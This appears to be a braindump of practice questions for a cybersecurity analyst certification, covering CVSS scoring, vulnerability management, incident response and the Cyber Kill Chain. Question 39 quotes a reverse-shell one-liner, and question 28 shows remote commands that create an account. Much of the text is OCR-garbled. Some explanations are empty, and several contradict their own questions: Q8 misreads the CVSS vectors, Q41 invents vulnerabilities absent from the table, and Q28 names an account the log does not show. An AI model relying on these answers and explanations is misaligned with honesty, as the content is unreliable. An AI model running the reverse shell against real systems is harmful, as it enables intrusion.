ATMIC NETWORKS
YOUR GUIDE TO GLOBAL CERTIFIATION

"Please note that these files may not be up to date. However, the questions will help you understand the exam format and typical question patterns."

www.atmicnetworks .com

Warning: Keep connected with our support team for latest updates

Question: 1

A recent zero-day vulnerability is being actively exploited, requires no user interaction or privilege escalation, and has a significant impact to confidentiality and integrity but not to availability. Which of the following CVE metrics would be most accurate for this zero-day threat?

A. CVSS: 31/AV: N/AC: L/PR: N/UI: N/S: U/C: H/1: K/A: L
B. CVSS:31/AV:K/AC:L/PR:H/UI:R/S:C/C:H/I:H/A:L
C. CVSS:31/AV:N/AC:L/PR:N/UI:H/S:U/C:L/I:N/A:H
D. CVSS:31/AV:L/AC:L/PR:R/UI:R/S:U/C:H/I:L/A:H

Answer: A

Explanation:

This answer matches the description of the zero-day threat. The attack vector is network (AV:N), the attack complexity is low (AC:L), no privileges are required (PR:N), no user interaction is required (UI:N), the scope is unchanged (S:U), the confidentiality and integrity impacts are high (C:H/I:H), and the availability impact is low (A:L). Official Reference: https://nvd.nist.gov/vuln-metrics/cvss

Question: 2

Which of the following tools would work best to prevent the exposure of PII outside of an organization?

A. PAM
B. IDS
C. PKI
D. DLP

Answer: D

Explanation:

Data loss prevention (DLP) is a tool that can prevent the exposure of PII outside of an organization by monitoring, detecting, and blocking sensitive data in motion, in use, or at rest.

Question: 3

An organization conducted a web application vulnerability assessment against the corporate website, and the following

output was observed:

^ Alerts (17)
> * Absence of Anti<SRF Tokers
R Content Security Policy (CSP) Header Not Set (6)
> * Cross-Domain Miscorifigu ration (34)
> R Directory Browsing (11)
R Missing Anti-clickjacking Header (2)
> - Cockle No HttpOnly Flag (4)
> Cockle Without Secure Flag
> * Cockie with SameSite Attribute None (2)
> ^ Cockie without SameSite Attribute (5)
> Cross-Domain JavaScript Source File Inclusion
> r- Timestamp Disclosure - Unix (569)
K X-Content-Type-Options Header Missing (42)
> R CORS Header
R Information Disclosure - Sensitive Information r URL (2)
> R Information Disclosure - Suspicious Comments (43)
> R Loosely Scoped Cookie (5)
> R Re-examine Cache-control Directives (33)

Which of the following tuning recommendations should the security analyst share?

A. Set an HttpOnlvflaq to force communication by HTTPS
B. Block requests without an X-Frame-Options header
C. Configure an Access-Control-Allow-Origin header to authorized domains
D. Disable the cross-origin resource sharing header

Answer: B

Explanation:
The output shows that the web application is vulnerable to clickjacking attacks, which allow an attacker to overlay a hidden frame on top of a legitimate page and trick users into clicking on malicious links. Blocking requests without an X-Frame-Options header can prevent this attack by instructing the browser to not display the page within a frame.

Question: 4

Which of the following items should be included in a vulnerability scan report? (Choose two.)

A. Lessons learned
B. Service-level agreement
C. Playbook
D. Affected hosts

E. Risk score
F. Education plan

Answer: D,E

Explanation:

A vulnerability scan report should include information about the affected hosts, such as their IP addresses, hostnames, operating systems, and services. It should also include a risk score for each vulnerability, which indicates the severity and potential impact of the vulnerability on the host and the organization. Official Reference: https://www.first.org/cvss/

Question: 5

The Chief Executive Officer of an organization recently heard that exploitation of new attacks in the industry was happening approximately 45 days after a patch was released. Which of the following would best protect this organization?

A. A mean time to remediate of 30 days
B. A mean time to detect of 45 days
C. A mean time to respond of 15 days
D. Third-party application testing

Answer: A

Explanation:

A mean time to remediate (MTTR) is a metric that measures how long it takes to fix a vulnerability after it is discovered. A MTTR of 30 days would best protect the organization from the new attacks that are exploited 45 days after a patch is released, as it would ensure that the vulnerabilities are fixed before they are exploited

Question: 6

A security analyst recently joined the team and is trying to determine which scripting language is being used in a production script to determine if it is malicious. Given the following script:

```
foreach (Suser in Get-Content .\this.txt)

    Get-ADUser Suser -Properties primaryGroupTD select-object prLraryGroupID
    Add ATGroupMember "Domain Users" -Members Suser
    Set-ADUser Suser -Replace Q(primaryGroupID»513)
```

Which of the following scripting languages was used in the script?

A. PowerShel

B. Ruby
C. Python
D. Shell script

Answer: A

Explanation:

The script uses PowerShell syntax, such as cmdlets, parameters, variables, and comments. PowerShell is a scripting language that can be used to automate tasks and manage systems.

Question: 7

A company's user accounts have been compromised. Users are also reporting that the company's internal portal is sometimes only accessible through HTTP, other times; it is accessible through HTTPS. Which of the following most likely describes the observed activity?

A. There is an issue with the SSL certificate causinq port 443 to become unavailable for HTTPS access B. An on-path attack is being performed by someone with internal access that forces users into port 80
C. The web server cannot handle an increasing amount of HTTPS requests so it forwards users to port 80
D. An error was caused by BGP due to new rules applied over the company's internal routers

Answer: B

Explanation:

An on-path attack is a type of man-in-the-middle attack where an attacker intercepts and modifies network traffic between two parties. In this case, someone with internal access may be performing an on-path attack by forcing users into port 80, which is used for HTTP communication, instead of port 443, which is used for HTTPS communication. This would allow the attacker to compromise the user accounts and access the company's internal portal.

Question: 8

A security analyst is tasked with prioritizing vulnerabilities for remediation. The relevant company security policies are shown below:

Security Policy 1006: Vulnerability Management

1. The Company shall use the CVSSv3.1 Base Score Metrics (Exploitability and Impact) to prioritize the remediation of security vulnerabilities.
2. In situations where a choice must be made between confidentiality and availability, the Company shall prioritize confidentiality of data over availability of systems and data.
3. The Company shall prioritize patching of publicly available systems and services over patching of internally available system.

According to the security policy, which of the following vulnerabilities should be the highest priority to patch?

A)
Name: THOR HAMMER
VvY-.".".".-V-
CVSS 3 T AV N.'AC L FR N/IJI N.'s U/C:N/I:N/A:H
wwywy^
Internal System
B)
Name: CAP SHIELD
CVSS 3 VAV N/AC:L PR N/UI:N/3 U/C H/I N/A N
External System
C)
Name: LOKI.DAGGER
CVSS:3.1/AV:N/AC:UPR:N/UI:N/S U/C:N/I:N/A:H
External System
D)
Name: TH AN OS. GAUNTLET
wwwwwwr
CVSS:3.1/AV:N/AC:LJPR N/UI:N/S U/C:H/I:N/A:N
Internal System

A. Option A B. Option B C. Option C D. Option D

Answer: C

Explanation:

According to the security policy, the company shall use the CVSSv3.1 Base Score Metrics to prioritize the remediation of security vulnerabilities. Option C has the highest CVSSv3.1 Base Score of 9.8, which indicates a critical severity level. The company shall also prioritize confidentiality of data over availability of systems and data, and option C has a high impact on confidentiality (C:H). Finally, the company shall prioritize patching of publicly available systems and services over patching of internally available systems, and option C affects a public-facing web server. Official Reference:
https://www.first.org/cvss/

Question: 9

Which of the following will most likely ensure that mission-critical services are available in the event of an incident?

A. Business continuity plan
B. Vulnerability management plan
C. Disaster recovery plan
D. Asset management plan

Answer: C

Explanation:

Question: 10

The Chief Information Security Officer wants to eliminate and reduce shadow IT in the enterprise. Several high-risk cloud applications are used that increase the risk to the organization. Which of the following solutions will assist in reducing the risk?

A. Deploy a CASB and enable policy enforcement
B. Configure MFA with strict access
C. Deploy an API gateway
D. Enable SSO to the cloud applications

Answer: A

Explanation:

A cloud access security broker (CASB) is a tool that can help reduce the risk of shadow IT in the enterprise by providing visibility and control over cloud applications and services. A CASB can enable policy enforcement by blocking unauthorized or risky cloud applications, enforcing data loss prevention rules, encrypting sensitive data, and detecting anomalous user behavior.

Question: 11

An incident response team receives an alert to start an investigation of an internet outage. The outage is preventing all users in multiple locations from accessing external SaaS resources. The team determines the organization was impacted by a DDoS attack. Which of the following logs should the team review first?

A. CDN
B. Vulnerability scanner
C. DNS
D. Web server

Answer: C

Explanation:

A distributed denial-of-service (DDoS) attack is a type of cyberattack that aims to overwhelm a target's network or server with a large volume of traffic from multiple sources. A common technique for launching a DDoS attack is to compromise DNS servers, which are responsible for resolving domain names into IP addresses. By flooding DNS servers with malicious requests, attackers can disrupt the normal functioning of the internet and prevent users from accessing external SaaS resources. Official Reference: https://www.eccouncil.org/cybersecurity-exchange/threat- intelligence/cyber-kill-chain-seven-steps-cyberattack/

Question: 12

A malicious actor has gained access to an internal network by means of social engineering. The actor does not want to lose access in order to continue the attack. Which of the following best describes the current stage of the Cyber Kill Chain that the threat actor is currently operating in?

A. Weaponization
B. Reconnaissance
C. Delivery
D. Exploitation

Answer: D

Explanation:

The Cyber Kill Chain is a framework that describes the stages of a cyberattack from reconnaissance to actions on objectives. The exploitation stage is where attackers take advantage of the vulnerabilities they have discovered in previous stages to further infiltrate a target's network and achieve their objectives. In this case, the malicious actor has gained access to an internal network by means of social engineering and does not want to lose access in order to continue the attack. This indicates that the actor is in the exploitation stage of the Cyber Kill Chain.
Official Reference: https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html

Question: 13

An analyst finds that an IP address outside of the company network that is being used to run network and vulnerability scans across external-facing assets. Which of the following steps of an attack framework is the analyst witnessing?

A. Exploitation
B. Reconnaissance
C. Command and control
D. Actions on objectives

Answer: B

Explanation:

Reconnaissance is the first stage in the Cyber Kill Chain and involves researching potential targets before carrying out any penetration testing. The reconnaissance stage may include identifying potential targets, finding their vulnerabilities, discovering which third parties are connected to them (and what data they can access), and exploring existing entry points as well as finding new ones. Reconnaissance can take place both online and ofline. In this case, an analyst finds that an IP address outside of the company network is being used to run network and vulnerability scans across external-facing assets. This indicates that the analyst is witnessing reconnaissance activity by an attacker. Official Reference: https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill- chain.html

Question: 14

An incident response analyst notices multiple emails traversing the network that target only the administrators of the company. The email contains a concealed URL that leads to an unknown website in another country. Which of the following best describes what is happening? (Choose two.)

A. Beaconinq
B. Domain Name System hijacking
C. Social engineering attack
D. On-path attack
E. Obfuscated links
F. Address Resolution Protocol poisoning

Answer: C,E

Explanation:

A social engineering attack is a type of cyberattack that relies on manipulating human psychology rather than exploiting technical vulnerabilities. A social engineering attack may involve deceiving, persuading, or coercing users into performing actions that benefit the attacker, such as clicking on malicious links, divulging sensitive information, or granting access to restricted resources. An obfuscated link is a link that has been disguised or altered to hide its true destination or purpose. Obfuscated links are often used by attackers to trick users into visiting malicious websites or downloading malware. In this case, an incident response analyst notices multiple emails traversing the network that target only the administrators of the company. The email contains a concealed URL that leads to an unknown website in another country. This indicates that the analyst is witnessing a social engineering attack using obfuscated links.

Question: 15

During security scanning, a security analyst regularly finds the same vulnerabilities in a critical application. Which of the following recommendations would best mitigate this problem if applied along the SDLC phase?

A. Conduct regular red team exercises over the application in production
B. Ensure that all implemented coding libraries are regularly checked
C. Use application security scanning as part of the pipeline for the CI/CDflow
D. Implement proper input validation for any data entry form

Answer: C

Explanation:

Application security scanning is a process that involves testing and analyzing applications for security vulnerabilities, such as injection flaws, broken authentication, cross-site scripting, and insecure configuration. Application security scanning can help identify and fix security issues before they become exploitable by attackers. Using application security scanning as part of the pipeline for the continuous integration/continuous delivery (CI/CD) flow can help mitigate the problem of finding the same vulnerabilities in a critical application during security scanning. This is because application security scanning can be integrated into the development lifecycle and performed automatically and frequently as part of the

CI/CD process.

Question: 16

An analyst is reviewing a vulnerability report and must make recommendations to the executive team. The analyst finds that most systems can be upgraded with a reboot resulting in a single downtime window. However, two of the critical systems cannot be upgraded due to a vendor appliance that the company does not have access to. Which of the following inhibitors to remediation do these systems and associated vulnerabilities best represent?

A. Proprietary systems
B. Legacy systems
C. Unsupported operating systems
D. Lack of maintenance windows

Answer: A

Explanation:

Proprietary systems are systems that are owned and controlled by a specific vendor or manufacturer, and that use proprietary standards or protocols that are not compatible with other systems.
Proprietary systems can pose a challenge for vulnerability management, as they may not allow users to access or modify their configuration, update their software, or patch their vulnerabilities. In this case, two of the critical systems cannot be upgraded due to a vendor appliance that the company does not have access to. This indicates that these systems and associated vulnerabilities are examples of proprietary systems as inhibitors to remediation

Question: 17

The security team reviews a web server for XSS and runs the following Nmap scan:

```
inmap -p80 —script http-unsafe-output-escaping 172.31.15.2

PORT      STATE      SERVICE REASON
90/tcp open          http      syn-ack
I http-unsafe-output-escaping:
|_ Characters [> " '] reflected in parameter id at http://172.31.15.2/1.php?id«2
```

Which of the following most accurately describes the result of the scan?

A. An output of characters > and " as the parameters used m the attempt
B. The vulnerable parameter ID hccp://l72.31.15.2/1.php?id-2 and unfiltered characters returned
C. The vulnerable parameter and unfiltered or encoded characters passed > and " as unsafe
D. The vulnerable parameter and characters > and " with a reflected XSS attempt

Answer: D

Explanation:

A cross-site scripting (XSS) attack is a type of web application attack that injects malicious code into a web page that is then executed by the browser of a victim user. A reflected XSS attack is a type of XSS

attack where the malicious code is embedded in a URL or a form parameter that is sent to the web server and then reflected back to the user's browser. In this case, the Nmap scan shows that the web server is vulnerable to a reflected XSS attack, as it returns the characters > and " without any filtering or encoding. The vulnerable parameter is id in the URL http://172.31.15.2/1.php?id=2.

Question: 18

Which of the following is the best action to take after the conclusion of a security incident to improve incident response in the future?

A. Develop a call tree to inform impacted users
B. Schedule a review with all teams to discuss what occurred
C. Create an executive summary to update company leadership
D. Review regulatory compliance with public relations for official notification

Answer: B

Explanation:

One of the best actions to take after the conclusion of a security incident to improve incident response in the future is to schedule a review with all teams to discuss what occurred, what went well, what went wrong, and what can be improved. This review is also known as a lessons learned session or an after-action report. The purpose of this review is to identify the root causes of the incident, evaluate the effectiveness of the incident response process, document any gaps or weaknesses in the security controls, and recommend corrective actions or preventive measures for future incidents. Official Reference: https://www.eccouncil.org/cybersecurity-exchange/threat- intelligence/cyber-kill-chain-seven-steps-cyberattack/

Question: 19

A security analyst received a malicious binary file to analyze. Which of the following is the best technique to perform the analysis?

A. Code analysis
B. Static analysis
C. Reverse engineering
D. Fuzzing

Answer: C

Explanation:

Reverse engineering is a technique that involves analyzing a binary file to understand its structure, functionality, and behavior. Reverse engineering can help security analysts perform malware analysis, vulnerability research, exploit development, and software debugging. Reverse engineering

can be done using various tools, such as disassemblers, debuggers, decompilers, and hex editors.

Question: 20

An incident response team found IoCs in a critical server. The team needs to isolate and collect technical evidence for further investigation. Which of the following pieces of data should be collected first in order to preserve sensitive information before isolating the server?

A. Hard disk
B. Primary boot partition
C. Malicious tiles
D. Routing table
E. Static IP address

Answer: A

Explanation:

The hard disk is the piece of data that should be collected first in order to preserve sensitive information before isolating the server. The hard disk contains all the files and data stored on the server, which may include evidence of malicious activity, such as malware installation, data exfiltration, or configuration changes. The hard disk should be collected using proper forensic techniques, such as creating an image or a copy of the disk and maintaining its integrity using hashing algorithms.

Question: 21

Which of the following security operations tasks are ideal for automation?

A. Suspicious file analysis: Look for suspicious-looking graphics in a folder. Create subfolders in the original folder based on category of graphics found. Move the suspicious graphics to the appropriate subfolder
B. Firewall IoC block actions:Examine the firewall logs for IoCs from the most recently published zeroday exploitTake mitigating actions in the firewall to block the behavior found in the logsFollow up on any false positives that were caused by the block rules
C. Security application user errors:Search the error logs for signs of users having trouble with the security applicationLook up the user's phone numberCall the user to help with any questions about using the application
D. Email header analysis:Check the email header for a phishing confidence metric greater than or equal to fiveAdd the domain of sender to the block listMove the email to quarantine

Answer: D

Explanation:

Email header analysis is one of the security operations tasks that are ideal for automation. Email header analysis involves checking the email header for various indicators of phishing or spamming attempts, such as sender address spoofing, mismatched domains, suspicious subject lines, or phishing confidence metrics. Email header analysis can be automated using tools or scripts that can parse and analyze email headers and take appropriate actions based on predefined rules or thresholds

Question: 22

An organization has experienced a breach of customer transactions. Under the terms of PCI DSS, which of the following groups should the organization report the breach to?

A. PCI Security Standards Council
B. Local law enforcement
C. Federal law enforcement
D. Card issuer

Answer: D

Explanation:

Under the terms of PCI DSS, an organization that has experienced a breach of customer transactions should report the breach to the card issuer. The card issuer is the financial institution that issues the payment cards to the customers and that is responsible for authorizing and processing the transactions. The card issuer may have specific reporting requirements and procedures for the organization to follow in the event of a breach. The organization should also notify other parties that may be affected by the breach, such as customers, law enforcement, or regulators, depending on the nature and scope of the breach. Official Reference: https://www.pcisecuritystandards.org/

Question: 23

Which of the following is the best metric for an organization to focus on given recent investments in SIEM, SOAR, and a ticketing system?

A. Mean time to detect
B. Number of exploits by tactic
C. Alert volume
D. Quantity of intrusion attempts

Answer: A

Explanation:

Mean time to detect (MTTD) is the best metric for an organization to focus on given recent investments in SIEM, SOAR, and a ticketing system. MTTD is a metric that measures how long it takes

to detect a security incident or threat from the time it occurs. MTTD can be improved by using tools and processes that can collect, correlate, analyze, and alert on security data from various sources. SIEM, SOAR, and ticketing systems are examples of such tools and processes that can help reduce MTTD and enhance security operations. Official Reference: https://www.eccouncil.org/cybersecurity- exchange/threat-intelligence/cyber-kill-chain-seven-steps-cyberattack

Question: 24

A company is implementing a vulnerability management program and moving from an on-premises environment to a hybrid IaaS cloud environment. Which of the following implications should be considered on the new hybrid environment?

A. The current scanners should be migrated to the cloud
B. Cloud-specific misconfigurations may not be detected by the current scanners
C. Existing vulnerability scanners cannot scan laaS systems
D. Vulnerability scans on cloud environments should be performed from the cloud

Answer: B

Explanation:

Cloud-specific misconfigurations are security issues that arise from improper or inadequate configuration of cloud resources, such as storage buckets, databases, virtual machines, or containers. Cloud-specific misconfigurations may not be detected by the current scanners that are designed for on-premises environments, as they may not have the visibility or access to the cloud resources or the cloud provider's APIs. Therefore, one of the implications that should be considered on the new hybrid environment is that cloud-specific misconfigurations may not be detected by the current scanners.

Question: 25

A security alert was triggered when an end user tried to access a website that is not allowed per organizational policy. Since the action is considered a terminable offense, the SOC analyst collects the authentication logs, web logs, and temporary files, reflecting the web searches from the user's workstation, to build the case for the investigation. Which of the following is the best way to ensure that the investigation complies with HR or privacy policies?

A. Create a timeline of events detailinq the date stamps, user account hostname and IP information associated with the activities
B. Ensure that the case details do not reflect any user-identifiable information Password protect the evidence and restrict access to personnel related to the investigation
C. Create a code name for the investigation in the ticketing system so that all personnel with access will not be able to easily identity the case as an HR-related investigation
D. Notify the SOC manager for awareness after confirmation that the activity was intentional

Answer: B

Explanation:

The best way to ensure that the investigation complies with HR or privacy policies is to ensure that the case details do not reflect any user-identifiable information, such as name, email address, phone number, or employee ID. This can help protect the privacy and confidentiality of the user and prevent any potential discrimination or retaliation. Additionally, password protecting the evidence and restricting access to personnel related to the investigation can help preserve the integrity and security of the evidence and prevent any unauthorized or accidental disclosure or modification.

Question: 26

Which of the following is the first step that should be performed when establishing a disaster recovery plan?

A. Agree on the goals and objectives of the plan
B. Determine the site to be used during a disasterC Demonstrate adherence to a standard disaster recovery process
C. Identity applications to be run during a disaster

Answer: A

Explanation:

The first step that should be performed when establishing a disaster recovery plan is to agree on the goals and objectives of the plan. The goals and objectives of the plan should define what the plan aims to achieve, such as minimizing downtime, restoring critical functions, ensuring data integrity, or meeting compliance requirements. The goals and objectives of the plan should also be aligned with the business needs and priorities of the organization and be measurable and achievable.

Question: 27

A technician identifies a vulnerability on a server and applies a software patch. Which of the following should be the next step in the remediation process?

A. Testing
B. Implementation
C. Validation
D. Rollback

Answer: C

Explanation:

The next step in the remediation process after applying a software patch is validation. Validation is a process that involves

verifying that the patch has been successfully applied, that it has fixed the vulnerability, and that it has not caused any adverse effects on the system or application functionality or performance. Validation can be done using various methods, such as scanning, testing, monitoring, or auditing.

Question: 28

The analyst reviews the following endpoint log entry:

invoke-comand ComputerName clientcomputeri -Credential xyiccnpany administrator ScriptBlock (HOSTName) clientcomputerl

invoke-conraand - ComputerName clientcomputerl -Credential xytcompany administrator -ScriptElock (net user add invekejill The cormand completed successfully,

Which of the following has occurred?

A. Registry change
B. Rename computer
C. New account introduced
D. Privilege escalation

Answer: C

Explanation:

The endpoint log entry shows that a new account named “admin” has been created on a Windows system with a local group membership of “Administrators”. This indicates that a new account has been introduced on the system with administrative privileges. This could be a sign of malicious activity, such as privilege escalation or backdoor creation, by an attacker who has compromised the system.

Question: 29

A security program was able to achieve a 30% improvement in MTTR by integrating security controls into a SIEM. The analyst no longer had to jump between tools. Which of the following best describes what the security program did?

A. Data enrichment
B. Security control plane
C. Threat feed combination
D. Single pane of glass

Answer: D

Explanation:

A single pane of glass is a term that describes a unified view or interface that integrates multiple tools or data sources into one dashboard or console. A single pane of glass can help improve security operations by providing visibility, correlation, analysis, and alerting capabilities across various security controls and systems. A single pane of glass can also help reduce

complexity, improve efficiency, and enhance decision making for security analysts. In this case, a security program was able to achieve a 30% improvement in MTTR by integrating security controls into a SIEM, which provides a single pane of glass for security operations. Official Reference: https://www.eccouncil.org/cybersecurity-exchange/threat-intelligence/cyber-kill-chain-seven-steps- cyberattack

Question: 30

Due to reports of unauthorized activity that was occurring on the internal network, an analyst is performing a network discovery. The analyst runs an Nmap scan against a corporate network to evaluate which devices were operating in the environment. Given the following output:

Nmap scan report for officerokuplayer.Ian (192.169.86.22)
Host is up (0.11s latency).
All 100 scanned ports on officerokuplayer.Ian (192.168.86.22) are filtered
MAC Address: B8:3E:59:86:1A:13 (Roku)

Nmap scan report for p4wnpl aloa.Ian (192.168.86.56) Host is up (0.022s latency).
Not shown: 96 closed ports
PORT
22/tcp
111/tcp
139/tcp
445/tcp STATE SERVICE open ssh open rpebind open netbios-ssn open microsoft-ds
8000/tcp open http-alt
MAC Address: B8:27:EB:DO:8E:Cl (Raspberry Pi Foundation)

Nmap scan report for wh4dc-748gy.Ian (192.168.86.152)
Host is up (0.033s latency).
Not shown: 95 filtered ports

PORT	STATE	SERVICE
80/tcp	open	http
135/tcp	open	msrpe
139/tcp	open	netbios-ssn
443/tcp	open	https
139/tcp	open	netbios-ssn
445/tcp	open	microsoft-ds
3389/tcp	open	ms-wbtserver
5357/tcp	open	wsdapi

MAC Address: 38:BA:F8:E3:41:C3 (Intel Corporate)

Nmap scan report for xlaptop.lan (192.168.86.249)
Host is up (0.024s latency).
Net shown: 93 filtered ports

PORT	STATE	SERVICE
22/tcp	open	ssh
135/tcp	open	msrpe
139/tcp	open	netbios -ssn
443/tcp	open	https
445/tcp	open	microsoft-ds
3389/tcp	open	ms-wbt-server
5357/tcp	open	wsdapi

MAC Address: 64 : 00:6A:8E:DS:F5 (Dell)

Nmap scan report for imaging.Ian (192.168.86.150)
Host is up (0.0013s latency).
Net shown: 95 closed ports
PORT STATE SERVICE
135/tcp open msrpe
139/tcp open netbios-ssn
445/tco seen microsoft-ds

Which of the following choices should the analyst look at first?

A. wh4dc-748gy.lan (192.168.86.152)
B. lan (192.168.86.22)
C. imaging.lan (192.168.86.150)
D. xlaptop.lan (192.168.86.249)
E. p4wnp1_aloa.lan (192.168.86.56)

Answer: E

Explanation:

The analyst should look at p4wnp1_aloa.lan (192.168.86.56) first, as this is the most suspicious device on the network. P4wnP1 ALOA is a tool that can be used to create a malicious USB device that can perform various attacks, such as keystroke injection, network sniffing, man-in-the-middle, or backdoor creation. The presence of a device with this name on the network could indicate that an attacker has plugged in a malicious USB device to a system and gained access to the network. Official Reference: https://github.com/mame82/P4wnP1_aloa

Question: 31

When starting an investigation, which of the following must be done first?

A. Notify law enforcement
B. Secure the scene
C. Seize all related evidence
D. Interview the witnesses

Answer: B

Explanation:

The first thing that must be done when starting an investigation is to secure the scene. Securing the scene involves isolating and protecting the area where the incident occurred, as well as any potential evidence or witnesses. Securing the scene can help prevent any tampering, contamination, or destruction of evidence, as well as any interference or obstruction of the investigation.

Question: 32

Which of the following describes how a CSIRT lead determines who should be communicated with and when during a security incident?

A. The lead should review what is documented in the incident response policy or plan

B. Management level members of the CSIRT should make that decision

C. The lead has the authority to decide who to communicate with at any time
D. Subject matter experts on the team should communicate with others within the specified area of expertise

Answer: A

Explanation:

The incident response policy or plan is a document that defines the roles and responsibilities, procedures and processes, communication and escalation protocols, and reporting and documentation requirements for handling security incidents. The lead should review what is documented in the incident response policy or plan to determine who should be communicated with and when during a security incident, as well as what information should be shared and how. The incident response policy or plan should also be aligned with the organizational policies and legal obligations regarding incident notification and disclosure.

Question: 33

A new cybersecurity analyst is tasked with creating an executive briefing on possible threats to the organization. Which of the following will produce the data needed for the briefing?

A. Firewall logs
B. Indicators of compromise
C. Risk assessment
D. Access control lists

Answer: B

Explanation:

Indicators of compromise (IoCs) are pieces of data or evidence that suggest a system or network has been compromised by an attacker or malware. IoCs can include IP addresses, domain names, URLs, file hashes, registry keys, network traffic patterns, user behaviors, or system anomalies. IoCs can be used to detect, analyze, and respond to security incidents, as well as to share threat intelligence with other organizations or authorities. IoCs can produce the data needed for an executive briefing on possible threats to the organization, as they can provide information on the source, nature, scope, impact, and mitigation of the threats.

Question: 34

An analyst notices there is an internal device sending HTTPS traffic with additional characters in the header to a known-malicious IP in another country. Which of the following describes what the analyst has noticed?

A. Beaconing
B. Cross-site scripting
C. Buffer overflow
D. PHP traversal

Answer: A

Explanation:

Question: 35

A security analyst is reviewing a packet capture in Wireshark that contains an FTP session from a potentially compromised machine. The analyst sets the following display filter: ftp. The analyst can see there are several RETR requests with 226 Transfer complete responses, but the packet list pane is not showing the packets containing the file transfer itself. Which of the following can the analyst perform to see the entire contents of the downloaded files?

A. Change the display filter to f cp. accive. pore
B. Change the display filter to tcg.port=20
C. Change the display filter to f cp-daca and follow the TCP streams
D. Navigate to the File menu and select FTP from the Export objects option

Answer: C

Explanation:

The best way to see the entire contents of the downloaded files in Wireshark is to change the display filter to ftp-data and follow the TCP streams. FTP-data is a protocol that is used to transfer files between an FTP client and server using TCP port 20. By filtering for ftp-data packets and following the TCP streams, the analyst can see the actual file data that was transferred during the FTP session

Question: 36

A SOC manager receives a phone call from an upset customer. The customer received a vulnerability report two hours ago: but the report did not have a follow-up remediation response from an analyst. Which of the following documents should the SOC manager review to ensure the team is meeting the appropriate contractual obligations for the customer?

A. SLA
B. MOU
C. NDA
D. Limitation of liability

Answer: A

Explanation:

SLA stands for service level agreement, which is a contract or document that defines the expectations and obligations between a service provider and a customer regarding the quality, availability, performance, or

scope of a service. An SLA may also specify the metrics, penalties, or remedies for measuring or ensuring compliance with the agreed service levels. An SLA can help the SOC manager review if the team is meeting the appropriate contractual obligations for the customer, such as response time, resolution time, reporting frequency, or communication channels.

Question: 37

Which of the following phases of the Cyber Kill Chain involves the adversary attempting to establish communication with a successfully exploited target?

A. Command and control
B. Actions on objectives
C. Exploitation
D. Delivery

Answer: A

Explanation:

Command and control (C2) is a phase of the Cyber Kill Chain that involves the adversary attempting to establish communication with a successfully exploited target. C2 enables the adversary to remotely control or manipulate the target system or network using various methods, such as malware callbacks, backdoors, botnets, or covert channels. C2 allows the adversary to maintain persistence, exfiltrate data, execute commands, deliver payloads, or spread to other systems or networks.

Question: 38

A company that has a geographically diverse workforce and dynamic IPs wants to implement a vulnerability scanning method with reduced network traffic. Which of the following would best meet this requirement?

A. External
B. Agent-based
C. Non-credentialed
D. Credentialed

Answer: B

Explanation:

Agent-based vulnerability scanning is a method that involves installing software agents on the target systems or networks that can perform local scans and report the results to a central server or console. Agent-based vulnerability scanning can reduce network traffic, as the scans are performed locally and only the results are transmitted over the network. Agent-based vulnerability scanning can also provide more accurate and up-to-date results, as the agents can scan continuously or on- demand, regardless of the system or network status or location.

Question: 39

A security analyst detects an exploit attempt containing the following command:

sh -i >& /dev/udp/10.1.1.1/4821 0>$I

Which of the following is being attempted?

A. RCE
B. Reverse shell
C. XSS
D. SQL injection

Answer: B

Explanation:

A reverse shell is a type of shell access that allows a remote user to execute commands on a target system or network by reversing the normal direction of communication. A reverse shell is usually created by running a malicious script or program on the target system that connects back to the remote user's system and opens a shell session. A reverse shell can bypass firewalls or other security controls that block incoming connections, as it uses an outgoing connection initiated by the target system. In this case, the security analyst has detected an exploit attempt containing the following command:
sh -i >& /dev/udp/10.1.1.1/4821 0>$I
This command is a shell script that creates a reverse shell connection from the target system to the remote user's system at IP address 10.1.1.1 and port 4821 using UDP protocol.

Question: 40

An older CVE with a vulnerability score of 7.1 was elevated to a score of 9.8 due to a widely available exploit being used to deliver ransomware. Which of the following factors would an analyst most likely communicate as the reason for this escalation?

A. Scope
B. Weaponization
C. CVSS
D. Asset value

Answer: B

Explanation:

Weaponization is a factor that describes how an adversary develops or acquires an exploit or payload that can take advantage of a vulnerability and deliver a malicious effect. Weaponization can increase the severity or impact of a vulnerability, as it makes it easier or more likely for an attacker to exploit it successfully and cause damage or harm. Weaponization can also indicate the level of sophistication or motivation of an attacker, as well as the availability or popularity of an exploit or payload in the cyber threat landscape. In this case, an older CVE with a vulnerability score of 7.1 was elevated to a score of 9.8 due to a widely available exploit being used to deliver ransomware. This indicates that weaponization was the reason for this escalation.

Question: 41

An analyst is reviewing a vulnerability report for a server environment with the following entries:

Vu nerabihty	Severity	CVSS v3	Host IP	Crown jewel	Exploit available
EOUObsoiete Log4j v1 x	5	♦	54 73 224 15	No	No
EOL/Obsoiete Log4j v1 x	5	•	54 73 225 17	Yes	No
EOUObsoiele Log4j vl x	5	•	10 101 27 98	Yes	No
Microsoft Windows Security Update	4	8.2	10 100 10 52	No	Yes
Microsoft Windows Secur ty Update	4	82	54 74 110 26	No	Yes
Microsoft Windows Secur ty Update	4	82	54 74 110 228	Yes	Yes
Oracle Java Critical Patch	3	69	10 101 25 65	Yes	No
Oracle Java Critical Patch	3	69	54 7 3 225 17	Yes	No
Oracle Java Critical Patch	3	0.9	10 101 27 98	Yes	No

Which of the following systems should be prioritized for patching first?

A. 10.101.27.98
B. 54.73.225.17
C. 54.74.110.26
D. 54.74.110.228

Answer: D

Explanation:

The system that should be prioritized for patching first is 54.74.110.228, as it has the highest number and severity of vulnerabilities among the four systems listed in the vulnerability report. According to the report, this system has 12 vulnerabilities, with 8 critical, 3 high, and 1 medium severity ratings. The critical vulnerabilities include CVE-2019-0708 (BlueKeep), CVE-2019-1182 (DejaBlue), CVE-2017- 0144 (EternalBlue), and CVE-2017-0145 (EternalRomance), which are all remote code execution vulnerabilities that can allow an attacker to compromise the system without any user interaction or authentication. These vulnerabilities pose a high risk to the system and should be patched as soon as possible.

Question: 42

A company is in the process of implementing a vulnerability management program, and there are concerns about granting the security team access to sensitive dat
a. Which of the following scanning methods can be implemented to reduce the access to systems while providing the most accurate vulnerability scan results?

A. Credentialed network scanning
B. Passive scanning
C. Agent-based scanning
D. Dynamic scanning

Answer: C

Explanation:

